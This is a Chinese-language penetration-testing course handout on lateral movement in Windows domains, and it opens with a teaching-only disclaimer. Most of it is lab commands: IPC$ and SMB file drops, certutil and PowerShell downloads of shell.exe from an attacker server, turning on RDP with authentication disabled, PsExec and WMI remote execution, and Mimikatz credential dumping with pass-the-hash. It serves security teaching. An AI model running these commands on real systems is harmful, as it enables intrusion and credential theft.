**免责声明：**

**本课程内容仅限于网络安全教学，不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为，都严重违背了该课程设计的初衷，且属于使用者的个人行为与讲师无关，讲师不为此承担任何法律责任。**

**希望同学们知法、懂法、守法，做一个良好公民。**

### 内网横向移动

横向移动(Lateral Movement)是从一个感染主机迁移到另一个受感染主机的过程。一旦进入内部网络，测试人员就会将已被攻陷的机器作为跳板，继续访问或控制内网中的其他机器，直到获取机密数据或控制关键资产。


横向移动包括用来进入内部网络和控制网络上的远程系统的技术。

#### 一、横向移动中的文件传输

##### 1、通过网络共享

Windows系统中的网络共享功能可以实现局域网之间的文件共享。提供有效的用户凭据，用户可以将文件从一台机器传输到另一台机器。

执行net share命令，获得windows系统默认开启的网络共享，其中C$为C盘共享，ADMIN$为系统目录共享，IPC$(Internet Process Connection) 是为了让进程之间通信的一种“管道”，通过提供用户名密码建立了一条安全的、加密的、用于数据交换的通道。



通过IPC$连接，不仅可以进行所有文件共享操作，还可以实现其他远程管理操作，如列出远程主机进程、在远程主机上创建计划任务或系统服务等，这在内网横向移动中起着至关重要的作用。

建立IPC$连接的条件：①远程主机开启了IPC连接。②远程主机的139端口和445端口开放。③获取了目标的账号密码

①与远程主机建立IPC连接

net use \\192.168.118.118\IPC$ "X123456@" /user:"administrator"  



②列出远程主机的C盘共享目录


dir [\\192.168.118.118\c$](\\\\IP\\c$)



③使用copy命令通过共享连接向远程主机上复制文件

copy .\you.exe [\\192.168.118.118\C$](\\\\IP\\C$)





④使用at命令创建计划任务

at \\192.168.118.118 12:47 c:\you.exe #添加计划任务

##### 2、搭建smb服务器

SMB(Server Message Block，服务器消息块)，又称CIFS(Common Internet File System，网络文件共享系统)，主要功能是使网络上的计算机能够共享计算机文件、打印机、串行端口和通信等资源。SMB消息一般用NetBIOS协议或者TCP发送，分别使用139或445端口，目前倾向于使用445端口。

实战中测试人员可以在自己的服务器或当前所控制内网主机上搭建SMB服务器，将需要的文件放到smb服务器的共享目录，并指定UNC路径，让横向移动的目标主机能远程加载SMB共享的文件。注意，需要使用SMB匿名共享，并且搭建的SMB服务器能被目标访问到。

①、在linux系统上，利用smbserver.py搭建smb服务器


mkdir /root/share  
impacket-smbserver evilsmb /root/share -smb2support

②、在windows系统上，如果已经获得了管理员权限，可以配置SMB匿名共享

也可以通过Invoke-BuildAnonymousSMBServer.ps1在本地快速启动一个匿名共享。需要本地管理员权限执行（以管理员权限运行cmd，键入管理员账号密码：administrator/X123456@）

开启可匿名访问的文件共享服务器：

powershell -exec bypass -command "import-module ./Invoke-BuildAnonymousSMBServer.ps1;Invoke-BuildAnonymousSMBServer -Path c:\share -Mode Enable"





访问地址：[\\192.168.118.100\smb](\\\\192.168.118.100\\smb)




关闭可匿名访问的文件共享服务器：

Invoke-BuildAnonymousSMBServer -Path c:\share -Mode Disable


##### 3、通过Windows自带工具

①Certutil

python -m http.server #启动http服务




certutil -urlcache -f http://IP:Port/shell.exe C:\temp\shell.exe



②Powershell

powershell -c iex(new-object system.net.webclient).downloadfile('http://IP:Port/shell.exe','C:\temp\shell.exe')

powershell wget -uri http://IP:Port/shell.exe -outfile C:\temp\shell.exe



③BITSAdmin

bitsadmin /transfer test http://IP:Port/shell.exe C:\shell.exe

#### 二、远程桌面利用

##### 1、确定远程桌面是否开启

若字段为0(0x0)，则说明RDP服务已启动；若为1(0x1)，则RDP服务已禁用。

reg query "HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections

Telnet 192.168.118.118 3389

##### 2、开启与关闭远程桌面服务

开启远程桌面服务，注意需要system权限

reg add "HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG\_DWORD /d 0 /f

关闭"仅允许运行使用网络级别身份验证的远程桌面的计算机连接"(鉴权)

reg add "HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG\_DWORD /d 0

设置防火墙策略放行3389端口

netsh advfirewall firewall add rule name="Remote Desktop" protocol=TCP dir=in localport=3389 action=allow


#### 三、PsExec远程控制

[PsExec](https://learn.microsoft.com/en-us/sysinternals/downloads/psexec)是微软官方提供的一款Windows远程控制工具，可以根据凭据在远程系统上执行管理操作，并且可以获得与命令行几乎相同的时效交互性。


PsExec的原理是通过SMB连接到服务器端的的Admin$共享，并释放名为psexesvc.exe的二进制文件，然后注册PSECESVC服务。当客户端执行命令时，服务端通过PSECESVC启动相应的程序执行命令并回显数据。运行结束后，PSECESVC服务会被删除。

用PsExec进行远程操作的条件:① 远程主机开启了Admin$共享。② 远程主机未开启防火墙或放行445端口。③目标账号密码（登陆域控时需要拥有域管理员组内账号密码）

net group “domain admins” /domain #查看域管理员



psexec kele/administrator:X123456@@192.168.118.118



#### 四、WMI的利用


WMI(Windows Management Instrumentation，Windows管理规范)是一项核心的Windows管理技术，用户可以通过WMI管理本地和远程计算机。在横向移动时，测试人员可以利用WMI提供的管理功能，通过已获取的用户凭据与本地或远程主机进行交互，并控制其执行各种行为。目前有两个常见的利用方法：① 通过调用WMI的类方法进行远程执行，如Win32\_Process类中的Create方法可以在远程主机上创建进程，Win32\_Product类中的Install方法在远程主机上安装恶意的MSI；② 远程部署WMI事件订阅，在特定的条件发生时触发工具。

利用WMI横向移动需要具备以下条件：① 远程主机的WMI服务是开启状态(默认开启)；② 远程主机防火墙放行139端口。③目标账号密码（登陆域控时需要拥有域管理员组内账号密码）


##### 1、常见利用工具

① wmiexec

wmiexec.exe kele/administrator:”X123456@”@192.168.118.118 “whoami”



wmiexec.exe kele/administrator:”X123456@”@192.168.118.118



#### 五、哈希传递攻击

哈希传递攻击(Pass The Hash，PTH)是一种针对NTLM协议的攻击技术。在NTLM身份认证的第三步生成Response中，客户端直接使用用户的NTLM哈希值进行计算，用户的明文密码不参与整个认证过程。也就是说，在Windows系统中只使用用户哈希值对访问资源的用户进行身份认证。

因此，当测试人员获得有效的用户名和密码哈希值后，就能够使用该信息对远程主机进行身份认证，不需要暴力破解明文密码即可获得主机权限。

在域环境中，用户登录计算机一般使用的是域账户，并且大多数计算机在安装时可能会使用相同的本地管理员账户和密码。因此，在域环境中进行哈希传递往往可以批量获取内网主机权限。


##### 1、哈希传递攻击的利用

这里通过Mimikatz和Impacket项目中的常用工具来进行演示。相关的利用工具还有很多，如CrackMapExec、PowerShell、Evil-Winrm等。

(1)、利用Mimikatz进行PTH

① 将Mimikatz上传到跳板机并执行以下命令，抓取用户的哈希（需要高权限）


mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords full" exit



② 利用抓取到的域管理员的NTLM Hash进行哈希传递

mimikatz.exe "privilege::debug" "sekurlsa::pth /user:Administrator /domain:kele.lab /ntlm:a39e8292b81bb373d37dd6c360647eb9" exit

弹出一个新的命令窗口，在新的命令行中具有域管理员权限。



(2)、利用impacket进行PTH

Impacket中具有远程执行功能的几个脚本几乎都可以进行哈希传递攻击，常见的有psexec，smbexec，wmiexec。

以psexec为例

psexec kele.lab/administrator@192.168.118.118 -hashes :a39e8292b81bb373d37dd6c360647eb9

注：有的哈希传递工具需要同时填上LMHash:NTHash，如果只获取到了NThash部分，那么LMHash部分可以用32个0替代。

